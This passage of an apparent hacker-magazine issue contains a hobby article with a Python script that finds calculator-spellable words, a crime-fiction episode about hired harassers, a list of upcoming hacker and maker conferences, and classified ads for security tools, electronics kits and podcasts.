I don't actually sell shoe oil. In fact, I've never personally oiled a shoe. But this is an article about typing words on calculators and, if you look very closely, you will notice that the title of this article can be spelled on a 12-digit calculator by entering the number `710304577351` and then viewing it upside down. "Wow, neat!" you exclaim. "The only word I know how to spell on a calculator is `07734`, and I struggle even to do that! How did you manage to construct such a complex masterpiece of the English language with only upside down numbers?" Well, dear reader, I didn't just sit here stewing until it popped into my head. The secret is that I used a reference list of calculator-friendly words that was produced by a custom computer script.

I recently purchased an old Radio Shack EC-3015 ten-key printing calculator, just because it had a vacuum fluorescent display, it looked cool, and it was priced very enticingly at $5. While fiddling around with it, I realized that the only things I knew how to spell on a calculator were "sleigh bells," "hello," and a few very short words like "boo" and "hell." I thought that I could surely do better than this and, upon deciding that this was a highly worthwhile endeavor, I set out to advance my skills.

I sat pondering for a moment, and decided that I would write a Python script for filtering through a list of English words to find everything that would work on a calculator. In about half an hour, I had a functioning script that worked pretty well (spoiler: I don't type very fast). All it did was check each word in the dictionary to see if it was constructed from only the letters l, b, h, s, g, i, e, or o. If the word fit the bill, it was added to a list, which was then printed to the console at the end of the script. Words that were shorter than three letters long weren't counted. Like I said, it worked pretty well and, in a very long word list that I found somewhere on the Internet, it found 666 calculator-compatible words.

Next, I tried running the SOWPODS list (which is used to check the legality of words in online Scrabble tournaments) through the program, but since the words in my copy of SOWPODS are all upper case, I needed to modify the program to be case insensitive. It found 758 compatible words in SOWPODS, which is odd, because I thought that my other word list was longer (it includes brand names and abbreviations and stuff). Then it hit me: my longer list has some capitalized words, which would have been passed over by the previous iteration of the program. Dumb. After running the longer list through again, it found 1219 compatible words. Much better.

Now when it prints out the list of calculator-compatible words on the console, with one word on each line, it is a little inconvenient to read. In order to turn the SOWPODS-derived list into a much more viewable two-page document, I used LibreOffice to create an empty document with eight columns, and then pasted the word list into it. When using SOWPODS as the program input, all of the output is in uppercase, so it also helps to convert it all into lowercase. The window for changing column settings can be found by clicking on "Columns..." under the "Format" drop-down menu in the top bar, while the button for making selected text lowercase is located at "Text > lowercase" in the same drop-down menu. And that's it! You now have an easily readable reference list of all Scrabble-legal English words that can be displayed on a calculator. Pretty nifty, huh?

It is fun to browse through, and there's a lot of words in there that I wouldn't have thought of, like "Hillbillies," "Geologies," and "Liegeless." As for further research that the interested reader can conduct, well, some people may be of the opinion that the number "2" works as a "z," and a lot of great words might be found if that principle were incorporated into the program. In addition, it may be interesting to run different word lists through the program, like lists of given names or words from languages other than English. I conclude this article by leaving the reader with a copy of the Python script.

```
# Script for finding calculator compatible words.
# Requires the presence of SOWPODS.txt in the working directory.

with open("sowpods.txt", "r") as dictfile:
        dicti = dictfile.read()
dicti = dicti.split("\n")

calcletters = "lbhsgieo"
calcfriendlylist = []
```

```
for word in dicti:
        if len(word) > 2:
                good = True
                for letter in word.lower():
                        if not letter in calcletters:
                                good = False
                                break
                if good:
                        calcfriendlylist.append(word)

for word in calcfriendlylist:
        print(word)

print(len(calcfriendlylist))
```

Found Words in SOWPODS

```
bee beebee beebees bees beg bego begoes begs beige beigel beigels
beiges bel belee belees belie belies bell belle belles bellies bells
bels bes besee besees beses besiege besieges besigh besighs bhel
bhels bib bibb bibble bibbles bibbs bible bibles bibless bibliologies
bibs big bigg biggie biggies biggish biggs bigos bigoses bigs bilbies
bilbo bilboes bilbos bile biles bilge bilges bill billie billies bills
bio biog biogs biologies bios bis bise bises bish bishes bleb blebs
blee blees bless blesses bliss blisses blissless blob blobs blog blogs
blooie bob bobbies bobbish bobble bobbles bobol bobols bobs bobsleigh
bobsleighs bog boggish boggle boggles bogie bogies bogle bogles bogs
boh boho bohos bohs boi boil boils bois bole boles boll bolls bolo
bolos bolshie bolshies boo boob boobie boobies boobish booboisie
booboisies booboo booboos boobs boogie boogies booh boohoo boohoos
boohs bool bools boos boose booses bos bosh boshes boss bosses bossies
ebb ebbless ebbs eel eels egg eggless eggs eggshell eggshells egis
egises ego egoless egos ehs eisegeses eisegesis eisel eisell eisells
eisels eish elegies elegise elegises elhi eligible eligibles ell ells
eloge eloges elogies els else eses esile esiles ess esse esses gee
gees geese geggie geggies gel gelee gelees gellies gelosies gels geo
geologies geologise geologises geos gesse gesses gesso gessoes ghee
ghees ghesse ghesses ghi ghibli ghiblis ghillie ghillies ghis gib
gibbose gibe gibel gibels gibes gibli giblis gibs gie gies gig giggle
giggles gighe gigolo gigolos gigs gilgie gilgies gill gillie gillies
gills gio gios gis glebe glebeless glebes glee glees gleg glei gleis
glib glibs glioses gliosis glob globe globes globi globose globoses
globs glogg gloggs gloss glosses glossies glossless glossologies gob
gobbi gobble gobbles gobbo gobies gobo goboes gobos gobs goe goel
goels goes goggle goggles gogo gogos gole goles gollies golosh goloshe
goloshes goloshoes goo goobies goog google googles googlies googol
googols googs gool goolie goolies gools goos goose goosegob goosegobs
goosegog goosegogs gooses goosies gos gosh goss gosse gosses gossib
gossibs hebe hebes heel heelless heels heh hehs heigh heil heils
heishi hele heles helio heliologies helios helioses heliosis hell
hellhole hellholes hellish hello helloes hellos hells helo helos hes
hie hies higgle higgles high highish highs hili hill hillbillies hillo
hilloes hillos hills hioi hiois his hish hishes hiss hisses hissies
hob hobbies hobbish hobble hobbles hobo hoboes hobos hobs hoe hoes
hog hogg hoggish hoggs hogh hoghs hogs hoh hohs hoi hoise hoises hole
holeless holes holies hollies hollo holloes holloo holloos hollos hols
hoo hoolie hoolies hoosh hooshes hos hose hosel hosels hoses hoss
hosses ibis ibises igg iggs igloo igloos ill illegible ills ios ish
ishes isle isleless isles iso isogloss isoglosses isohel isohels isolog
```

```
isologs isos issei isseis lee lees leese leeses leg leges legge legges
legible legless legs lei leis leish les lesbo lesbos leses less lessee
lessees lesses lib libel libelee libelees libellee libellees libels
libs lie liege liegeless lieges lies lig ligge ligges ligs lilies lill
lills lilo lilos lis lisle lisles lisses lob lobbies lobe lobes lobi
loblollies lobo lobolo lobolos lobos lobose lobs loess loesses log loge
loges loggie loggish logie logies loglog loglogs logo logoi logos logs
loligo loligos loll lollies lolls lolog lologs loo loobies looie looies
loos loose looses loosie loosies los lose losel losels loses losh
loss losses lossless obe obeli obelise obelises obes obese obi obis
oblige obligee obligees obliges obo oboe oboes obol obole oboles oboli
obols obos obs obsess obsesses oes ogee ogees ogle ogles oho ohos ohs
oil oilhole oilholes oils ole oleo oleos oles olio olios ollie ollies
ologies ooh oohs oologies oos oose ooses ose oses see seel seelie seels
sees seg seghol seghols sego segol segols segos segs sei seil seils
seis seise seises sel sele seles sell selle selles sells sels sese
seseli seselis sesh seshes sess sesses sessile she sheel sheels sheesh
shell shells sheol sheols shes shh shiel shiels shies shigelloses
shigellosis shill shills shish shiso shisos shoe shoebill shoebills
shoeless shoes shog shoggle shoggles shogi shogis shogs shoo shoogie
shoogies shoogle shoogles shool shoole shooles shools shoos sib sibb
sibbs sibs siege sieges sies sigh sighless sighs sigil sigils sigisbei
sigisbeo sigloi siglos sile siles sill sillies sills silo silos sis
sises siss sisses sissies sissoo sissoos slee sleigh sleighs slish
slishes slob slobbish slobs sloe sloes slog slogs sloosh slooshes slosh
sloshes sob sobole soboles sobs sog sogs soh soho sohs soil soilless
soils sol sole solei soleless soles solgel soli solo solos sols soogee
soogees soogie soogies sool soole sooles sools sos soss sosses
```

Lee Williams, Harassment Agent
Episode 2

by Lee Williams

(This story is a complete work of fiction.)

St. Louis, Missouri

I sat there in cuffs with the police lights in my face. I looked over at Valentina, and then turned to my other side and saw another young woman, whose face I can't remember. But I do think she was pretty. I looked back up and saw one of those militarized FBI agents standing over me shining a flashlight in my face. I couldn't see his own face because of the flashlight.

"Alright," he barked. "What's your name and how old are you?"

"Lee Williams," I said. "And I'm 21."

"Son," he said to me. "Which one of these girls was riding in your car with you when we stopped you?"

I looked at them both. "Neither?"

He punched me and threw me in the back of his car. And when he turned on his siren, it sounded like this familiar song I knew. It sounded like *La Pitaya*.

I woke up in the sunshine in a motel room in East St. Louis to my phone ringing. I had programmed the ringtone in my phone to play a song called *La Pitaya* by this old Mexican band called Los Rayos. First line of the song is about someone searching for the narrator because they want to kill him, then how he stole a dragon fruit... But the fruit is just a metaphor for a woman's heart... Then some lovey dovey stuff. How he loves this woman, and for them little brown eyes he'd sell his life... And now it's waking me up after driving for 30 hours and sleeping for 7.

I picked it up, half asleep. "Hello?"

"Guess what?" she said.

"Jesus Christ..."

"One million dollars."

"Wow... Great... What about one million dollars?"

"That's your new assignment. It's in Washington, DC."

I sat up in bed. "Do you two live to send me on a wild goose chase? I just got to St. Louis. I've been awake, driving for 30 fucking hours."

"Not my problem. Because you know what happens if you don't accept it?"

"Fuck you."

"You'll be terminated immediately. I don't mean your employment either. Drive to Kentucky and go to the bar I text you. I'll send you to meet the person who will help you with this."

I hung up the phone.

That was odd. They didn't tell me anything about who exactly I'm bothering. And apparently I have to meet someone? And one million dollars, never had a personal payout that big. Thing is, payouts that big come at a price. It doesn't add up. They don't pay you that much to harass someone who's nobody. And in addition to that, I never walked into it blind like this. It led me to question certain things. As a matter of fact, didn't she threaten to kill me? And now I have to make it to somewhere outside Louisville to go meet someone at a bar.

Let's check on our current agents then! Because I think we just got new ones.

There's Tommy, who is ultimately just a menacing and cruel individual. He was a "good" agent in the sense that the job got done, but not through any degree of cleverness. Just through pure meanness. He ended up in jail after getting mad at a target and beating them into a coma.

That leaves us with Scott, who is like the second half of a dynamic duo, except for a duo to be dynamic it can't be dysfunctional. Scott wasn't meant for this business; he was meant to be a con man, or a used car salesman, or something devious, but he was never prepared for the physical toll this will take on you. He wasn't meant to run up and down the U.S. because it doesn't provide any degree of structure in his life. He was meant to set up shop in one place for a long time, suck it dry of its resources, and leave. He wasn't prepared for all the running and jumping and climbing and hiding that comes with this job. He wasn't prepared to ever physically hurt someone either. He basically gets bullied into it by Tommy. And he was there when Tommy beat that guy into a coma.

And would you look at that, Tommy got sentenced to life because the guy died later and Scott got sentenced to 10 years for accessory. So we won't be hearing from those guys. Tommy was always an asshole though, and Scott is a bitch. So I guess some new people may be nice... We'd only get two to three.

Oh, and I didn't fly to SLC. As a matter of fact, I won't be going to SLC at all. I carjacked someone because Ray turned back on his agreement to fly me here. Well, I didn't carjack them. I just stole the car itself while they weren't in it. Otherwise, I wasn't going to make it out of California. I managed to make it as far north as the edge of the desert, near Pomona, where I went up in the mountains and looked out. I recall that looking at the lights of the city felt like looking at the stars, because I couldn't see them anymore due to the light pollution. And for a second, I knew I'd miss my friends here and knew I'd miss the girls I'd found beautiful. But after that second was over, I knew I had to go to St. Louis. Or I guess I should say I thought I knew. And then I just left.

New Albany, Indiana

The bar that evil bitch Valentina sent me was on Market Street, in a city called New Albany across state lines from Louisville. It was crowded seeing as it was a Saturday night. I had on a camo overshirt and the rest of my outfit was tan. I was wearing my glasses.

And God was watching me because I had my bracelet on. I got it in California when I crossed the border. It's made of wood and every wood square on the bracelet has a little picture of Jesus on it. Whenever one of the pictures falls off, I add a name to it. So far we have my childhood friend Lewis, another childhood friend named Q, and the late great JB. And whenever a picture of Jesus falls off, they make it to heaven. The only problem is I'm not so certain I believe in Christianity. I guess I'm more like a Muslim.

And then I realized I was just standing outside of a dive bar staring at it and walked in. I walk into the beginning of *Police and Thieves*. At the very end, in a booth, there's a guy about my age with black hair sitting and drinking beer. The barkeep was at the opposite end of the bar, almost as if he knew who the guy was already and wanted nothing to do with him. He was smoking a cigarette. Little bit of a beard going. As I walk up, he's leaning over the table, face down. I hear a sniffing sound.

"Table smell good?" I asked.

He looked up at me. "Who are you?"

I paused. "Lee. Lee Williams. Who are you?"

"Pierre." He went back to smelling the table and when he came back up he sneezed twice. A little white cloud appeared around his nose.

"Bless you," I said. "I assume we both know why we're here then?"

He took a drag from his cigarette and didn't say anything.

"Are we allowed to smoke here?" I asked.

"Doesn't matter, who cares," he said. "Are you the guy from that hotline thing?"

I stared at him. "Yes," I said. "I am the guy from that hotline thing. We both have to travel to DC now. How did they hire you?"

"Uhh... I mean... Some guy named Leon had me call a number when I was in jail from inside to get out. And then they got me out and beat my case but said I owe them a huge favor. That's what this is. You know Leon?"

"No, I don't know Leon."

"How did they involve you in this?"

"Uh... The guy who runs the hotline taught me a lot of stuff... Since I was a kid. It's kinda just my trade, I guess." Bullshit version of the story.

"Let's go to DC then? How far is it?"

"Nine hours."

He groaned.

U.S. Interstate

12:52 AM:

Pierre lit up a cigarette.

"That's nasty," I said. "And a bad habit, I guess. Open the window."

He did.

2:01 AM:

Me and Pierre stopped for food.

He decked someone in the restaurant.

We sped off.

4:31 AM:

Sultans of Swing was playing on the radio.

When the song ended, the DJ played animal sounds for 2 minutes.

I turned the radio off.

8:01 AM:

Me and Pierre stopped for coffee.

I decked someone in the coffee shop.

We sped off.

9:00 AM:

Pierre lit up a cigarette.

"Give me one," I said.

10:00 AM:

Arrival.

Northwest Washington, DC

We stood on a street corner waiting for this second guy for the mission. 5th and Kennedy. We waited for several hours, but there was no sign of him. I called Valentina, but it went straight to voicemail.

"Something is weird about this," I said. "He isn't here."

"So what now?" Pierre asked.

"I don't know. I guess we do it without him?"

"But what are we even doing?"

"I'm not actually sure. They haven't told me anything. Let's go get some food or something, I'm hungry."

"Fuck food, I want a beer."

I looked at him. "It's noon."

"And I'm Irish," he said with a smirk. "Where can I get a beer?"

"Well, there's a spot called Tony's down the street. I saw it. And a liquor store next to it."

We walked to Tony's. I ordered the breakfast skillet with a strawberry smoothie and Pierre had eggs and bacon while he drank a Modelo. I was about halfway done with the breakfast skillet when I heard one of the workers shout and then shots rang off, bullets whizzing through the restaurant.

I jumped down onto the floor as they continued to unload into the storefront. I saw one of the Hispanic ladies behind the counter go down, and then an old man, but me and Pierre just stayed on the floor waiting for it to stop. I glanced over at him and he was lighting up a cigarette while lying on the floor. He made eye contact with me and smirked. I heard car tires screeching as the shooters sped off.

We got up and dusted ourselves off.

"Yo," I said. "We should probably get out of here before the cops come."

"Yeah, that's a good idea."

As we got in the car, I wondered what that was about. Pierre was behind the wheel this time and I was in the passenger seat.

"You think someone who worked there pissed off those guys?" I asked.

"Hard to say," Pierre said. "This is a pretty shitty area."

I looked behind us and saw a black Nissan Altima with tinted windows following.

"Take a right," I said. "There's a car behind us."

Pierre took a right and so did the car.

"Crap... It's still behind us. Take another right."

Same thing happened again. Then it started riding our tail. Then it pulled up alongside us and I saw the window rolling down and a couple people in ski masks inside. I saw the guy in the driver's seat pull a pistol out. Before I could even shout at Pierre to drive, he slammed on the gas and we started speeding down side streets and alleyways. The car was close behind us.

The car drove the way Tommy drives. And I can't be sure, but those eyes in that ski mask... Same color as Tommy's... Gray... And they sent me and Pierre to DC, a city with one of the lowest numbers of law enforcement officers and the highest homicide rates in the country, purely by "coincidence" with absolutely no explanation and a one million dollar payout.

I guess the hotline is done with me and that shootout at the restaurant was an assassination attempt. And they're going to finish the job now. Well, they're going to finish me. But what the hell did I do?

"Yo," I said. "I think they're trying to kill us, the hotline. Or me, I should say."

"You don't say..." Pierre grumbled, as he lit up a cigarette and continued to accelerate with a frown and a furrowed brow. And then, by chance, one of the few police officers left in DC turned on his lights and sirens and the Nissan Altima abruptly took a left, police behind them. And there was one cop and two groups of people to chase, and they tend to pick their battles in DC.

Maybe God is real...

Soundtrack

La Pitaya - Los Rayos

Police And Thieves - The Clash

Just Me And Cuz - Paco Panama

Yo Se´ Que Me Están Buscando - Los Clandestinos 12-3

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally don't cost a fortune and are open to everyone. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.**

Please remember that we need sufficient lead time (a minimum of three months) to list events in the magazine. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community. All events are subject to change.

July 12-14
HOPE XV
St. John's University
Queens, New York
hope.net

July 17-24
BornHack 2024
Funen, Denmark
bornhack.dk

July 19-21
Vintage Computer Festival Southeast
Marriott Renaissance Waverly
Atlanta, Georgia
vcfed.org

August 2-3
Vintage Computer Festival West
The Computer History Museum
Mountain View, California
vcfed.org

August 8-11
DEF CON 32
Las Vegas Convention Center (venue change)
Las Vegas, Nevada
www.defcon.org

August 16-18
Fri3d Camp
Hopper Youth Residence De Kluis
Sint-Joris-Weert, Belgium
fri3d.be

August 17-18
Maker Faire Hannover
Hannover Congress Centrum
Hannover, Germany
maker-faire.de/hannover

September 6-8
Blue Team Con 2024
Fairmont Chicago
Chicago, Illinois
blueteamcon.com

September 7-8
Vintage Computer Festival Midwest 19
Renaissance Schaumburg Convention Center
Schaumburg, Illinois
vcfmw.org

September 20-22
Balkan Computer Congress
Congress Centre
Novi Sad, Serbia
balccon.org

September 26-27
GrrCON
DeVos Place
Grand Rapids, Michigan
grrcon.com

October 4-6
Maker Faire Coney Island
Brooklyn, New York
coneyisland.makerfaire.com


October 18-20
Maker Faire Bay Area
Mare Island Naval Shipyard
Mare Island, California
makerfaire.com

October 25-26
SecureWV 15
Charleston Coliseum and Convention Center
Charleston, West Virginia
www.securewv.org

November 7-10
Nonsensus 2024
Phoenix, Arizona
nonsensus.io

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.



Marketplace

Events

HOPE XV. The 15th Hackers On Planet Earth conference will be taking place at St. John's University in Queens, New York City July 12-14, 2024. We have access to more buildings and spaces this year! Limited tickets on sale at store.2600.com. Want to give a talk? Check out the hope.net speaker section. You can also find info at the hope.net website on volunteering, being a vendor, running a workshop, and so much more!

For Sale

SECPOINT PENETRATOR SOFTWARE: WiFi Pen Testing (WPA WPA2 WPS). Vulnerability Scanning & Assessment. Multi-User Support for MSPs. Customizable Whitelabel Reports: Add logos, names, watermarks. Reports available in PDF, HTML, and 19 languages. Get 26% off Coupon Code: 2600 https://shop.secpoint.com

COOL SOLDERING KITS FOR SALE! TV-B-Gone for turning off TVs in public places. ArduTouch music synthesizer kit for making beautiful music, sound, and noise. And more! Learn and grow and do cool things. Everyone can solder! Step-by-step instructions show you how. All ages, friendly for total beginners. https://CornfieldElectronics.com

PHONECO INC. has old oak crank wall phones, desk phones from 1892 to the 1980s, parts, old 3-slot payphones, walnut and oak ringer boxes, Ericophones, telephone magazines, telegraphs, switchboards, novelties, decorators, and more. Some display and others stacked up in barns and old semi trailers in the process of elimination. 1905-1972 3-slot payphones $280, 1892 Eiffel towers $1200, 1976 copies of the 1892 by Ericsson $285. A gadget is available ($79) to permit using any landline phone on a cell phone line (circuit) - this unit installs right into each old telephone, turning any old phone into a cell phone. Amongst many books are 2200 page "Telephone History" thumb drive or DVD $38.00 ppd and a 440 page "Payphone History" $18.00 paperback. Both are heavily illustrated. We consist of two handymen, a buffer, clerical/shipping helper, and Ron and Mary (owners). When all is gone, no replenishment; unable to predict the outflow of inventory. Conversation about old telephones offered freely and charitably. The Phoneco building opens around 2 pm Central Time. Guests are welcome by arrangement or can freely walk in after 2 pm until 8 or 9 pm. Fly into Minneapolis, drive the 130 miles to Galesville, Wisconsin. Two close motels and diners. Accommodations are comparatively inexpensive. Dress warm as most of the buildings are not heated. You can roam freely. And if you have specific interests, we can point you in a direction. We are trying to move out of the large building and sell the business. 608 582 4124 10 am to 8 pm CT. phonecoinc@aol.com www.phonecoinc.com Phoneco, W21975 Hess Rd., Galesville, WI 54630. We will ship worldwide.

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From RF Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Now including Offensive Security and Kali Linux branded merch! Check us out at https://HackerWarehouse.com

HACKERBOXES is your monthly subscription box for hardware hacking, DIY electronics, cybersecurity, and hacker culture. Each monthly HackerBox includes a carefully curated collection of projects, components, modules, tools, supplies, and exclusive items. A HackerBox subscription is like having a hacker convention in your mailbox every month. Free online educational material, free domestic shipping, cancel anytime. Visit us at www.HackerBoxes.com for workshops, boxes, merch, and more.

HACKS, LEAKS, AND REVELATIONS: *The Art of Analyzing Hacked and Leaked Data,* by Micah Lee: The world is awash with hacked and leaked datasets from governments, corporations, and extremist groups. This data is freely available online and waiting for anyone with an Internet connection, a laptop, and enough curiosity to analyze it. Want to use your hacker skillz to change the world? Check out my new book at hacksandleaks.com. You'll work with real datasets like hacked police docs, chatlogs from a Russian ransomware gang, videos that Jan 6 insurrectionists uploaded with GPS coordinates, and a lot more.

BUTTERFLY is an innovative and patented indoor air quality (IAQ) monitoring system including a suite of beautifully designed hardware with glowing wings, integrated software, and a charming narrative that has been developed at Imperial College London over the past 4 years. Our highly qualified UK team has engineered a new standard of accuracy and reliability which meets and exceeds the international WELL standard for buildings. Butterfly IAQ data is consistent and trustworthy, providing for integration with air purification technologies to deliver >40% energy savings in buildings - an industry first. Our products are manufactured in the UK from recycled materials to matchless standards of quality to ensure long term durability and service. 1% of our profits will be donated to the Butterfly Conservation Organization. Until now we have lacked the tools to measure and react to contaminants indoors. Butterfly solves this challenge in a sustainable, trustworthy, and responsible way. We have a carefully considered suite of products which can be flexibly installed in a hub & spoke arrangement to suit a wide variety of buildings: Our secure IOT platform enables clients to monitor and manage the safety, efficiency, and trend of air quality. Check us out at butterfly-air.com

Announcements

STRAY POINTERS is an interview podcast focusing on people who are doing or experiencing amazing things in a variety of subject areas in tech and the arts. Please look for it on your favorite podcast site or stop by straypointers.com for a complete list of episodes.

VAGUEBOOKING is a podcast about life lived online, and our new series "The People's History of the Internet" covers the history of the early Internet and the hackers who shaped it. Tune in for conversations with Phil Lapsley, Lucky225, Rob T Firefly, and many more! Found wherever you get your podcasts and at vaguebooking.net

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com. New for the pandemic: *Off The Hook Overtime,* Wednesdays at 8:00 pm ET on youtube.com/channel2600. Call in at +1 802 321 HACK!

LEARN THE TRUTH ABOUT BLOCKCHAIN & CRYPTO: It Won't Change The World But It Might Make You Broke Or In Prison. I'm an old-school hacker and software engineer of 40+ years, tired of seeing people get hoodwinked by phony technology and fancy buzzwords. In this award-winning documentary, we cover all the details of how blockchain works and whether the claims people make about the tech make sense. This is a MUST-SEE if you want to know what you're dealing with in the crypto industry. Watch it free at https://BlockchainII.com (or at https://youtube.com/americanscreamvideo) - also follow our podcast on crypto/tech issues from a critical thinking perspective: https://ioradio.org

HACKER CULTURE: A TO Z by Kim Crawley is now available through O'Reilly Media. It's a fun mini-encyclopedia covering over 300 topics - from notable hackers to tech companies, from hacker ideals to popular technologies. The book is also full of pop culture references and nerd humor. The book contains original quotes from Emmanuel Goldstein and some fun Easter Eggs. Follow news about the book through linktr.ee/kimcrawley, @crowgirl.bsky.social on Bluesky or @crowgirl@hachyderm.io on Mastodon.

THE THREAT ACTOR'S DIARY is an edgy cybersecurity blog and hacker resource site that's by hacktivists, for hacktivists with a podcast on the way. We're also the official Dallas Million Mask March info hub. Swing by and subscribe! Created by GhostExodus, founder of the Electronik Tribulation Army. We accept interviews & article submissions! https://www.GhostExodus.org contact@ghostexodus.org <Ghost.exodus.freelance@gmail.com>

JOIN THE HACKER WIKI! Share your knowledge and learn from others. Contribute tutorials on computing, Linux, and hacking. Help build the ultimate resource for hackers, by hackers. Collaborate, innovate, and elevate the community. Visit https://hack-the-planet.cc to start contributing today!

THE HACKER MINDSET offers a fresh perspective on using your hacking skills beyond the digital world. Garrett Gee reveals how to apply these talents to life's broader challenges. Discover how to hack your way to success in every aspect of your life. Now in print and available at your local book store, major book retailers, and https://hackermindsetbook.com/2600

THE WORLD OF DATA CENTRES (DCs) have been captured as part of my visual art practice for over 20 years: a visual experience that evolved a visual art form. DCs are machines that process and store data. Demand for data is rising and the development of ChatBot and similar applications boosting requirements. This new technology has evolved from AI and machine learning, operating on an infrastructure network and storage system, supported by power and cooling with critical failure redundancy. The environment within the data centre is an AI platform liberated from human intervention, shaped by technological rationale. A space reflecting a post-human institution requiring human and non-human collaboration. My art examines the DC environment of architecture, industrial and technological photography currently used by DC development owners who have a vision for the value of their DC portfolio and particular brand. My art expresses itself as a creative contemporary addition, exhibited extensively in magazines and exhibitions. These images represent key aspects of the DC machine, using an architectural aesthetic treatment, captured in the perpendicular. I created this art to beautify the soulless, machine environment, and to paint a Kubrick-type vision, whilst asking: is this architecture art, or is this art architecture? jamesreidphotography.com

Services

DIGITAL FORENSICS EXPERTS FOR CRIMINAL AND CIVIL CASES! Sensei's digital forensic examiners hold prestigious certifications including the CISSP, CCE, CEH, CCO, and EnCE. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, theft of proprietary data, data breaches, interception of electronic communications, rape, murder, wire fraud, espionage, cyber harassment, terrorism, and divorce matters. We can preserve, analyze, and recover data from many sources, including computers, external media, smartphones, and social media. Sensei Enterprises believes in the Constitutional right to a zealous defense and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's principals have written 18 books on IT, cybersecurity, and digital forensics published by the American Bar Association. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

HAVE YOU SEEN THE *2600* STORE? All kinds of hacker clothing, back issues, and HOPE stuff! We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. It's great for giving out presents with a hacker theme - or gift cards are available for those who'd rather make their own choices. The store is constantly getting bigger and more interesting. Please come pay us a visit! store.2600.com or 2600.store

AFFORDABLE WEB HOSTING & SERVERS: NodeSpace Hosting offers affordable web hosting, email, domains, SSL certificates, bare metal servers, and virtual private servers at affordable prices. We are specialists in Proxmox VE hosting - from standalone nodes to full scale HCI solutions, you can build a private cloud in our data center. The cloud might be someone else's computer, but at least you get root access on ours! Use promo code 2600412 for 10% off recurring discount any shared or reseller plan, VPS, or in stock bare metal server. We also provide free migrations from other service providers! https://www.nodespace.com

ICONOCLASTIC RESEARCH LIBRARY - Visit us in San Francisco to read *2600* in hardcopy going back many years! Take a bite out of *Byte,* or study radio science. Stacks at the Prelinger Library offer hundreds of feet of books about the history of computing and related technologies, wired in with dozens of other subjects. Browse vintage *Science and Mechanics* and *Computers and People,* or get lost in the zine archives. You may discover a topic you didn't know existed. We offer tea to visitors and collect no information that visitors do not volunteer in our guest book. Drop-in hours as well as remote browsing environment available at www.prelingerlibrary.org. Half the hosting consortium are amateur radio operators. Not a lending library, though we welcome photography and scanning on site, and all items digitized and hosted by our allies at Internet Archive (www.archive.org) are freely downloadable.

CONFLICT INTERNATIONAL is a global intelligence, investigation, and risk management agency providing investigation and intelligence to clients globally. Our network of professional investigators based in jurisdictions worldwide enables us to conduct international investigations effectively and efficiently. Our headquarters are based in central London with offices throughout the USA, Marbella, and Cyprus and the ability to mobilize a team of investigators at very short notice. Our team has decades of experience working with companies, law firms, and private individuals to provide bespoke investigation and intelligence services including fraud, surveillance, asset tracing, assistance in matrimonial and child custody matters together with international risk management. Put your trust in Conflict International and our diverse range of skills developed from backgrounds in military intelligence, security intelligence services, practiced lawyers, and forensic specialists. This enables us to hand pick the right skill set combination of experts to competently conduct your investigation. We use insight, intelligence, investigation, risk management and strategic solutions to solve problems troubling individuals, companies and organizations of all kinds anywhere around the world. We excel at handling complex and sensitive matters, and work at a local, national, or international level with discretion and the utmost confidentiality. Contact your local office: www.conflictinternational.com info@conflictinternational.com

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

LOCKPICKING101.COM is open to hackers wanting to learn physical security and the insides and out of locks and lock picking. Register to join one of the oldest Locksport communities online.

UNLOCK YOUR DIGITAL SOVEREIGNTY WITH ENS! In a world where digital identity theft and data breaches run rampant, take control of your online security with Ethereum Name Service (ENS). We believe that everyone deserves to own their digital identity, and ENS is here to empower you. ENS is open source, decentralized, and multichain, making it the ultimate tool for securing your online presence across various platforms and blockchains. With ENS, you can: Safeguard Your Identity: protect your online persona from unauthorized access and cyber threats; Go Multichain: seamlessly manage your digital identity on Ethereum and other compatible blockchains; Own Your Data: say goodbye to centralized authorities controlling your online information. Join the ranks of hackers and digital pioneers who recognize the importance of digital sovereignty. Take charge of your online security and establish your presence with ENS today! Visit ens.domains to get started and let ENS be your trusted ally in the battle for online privacy and security. Your digital identity is in your hands.

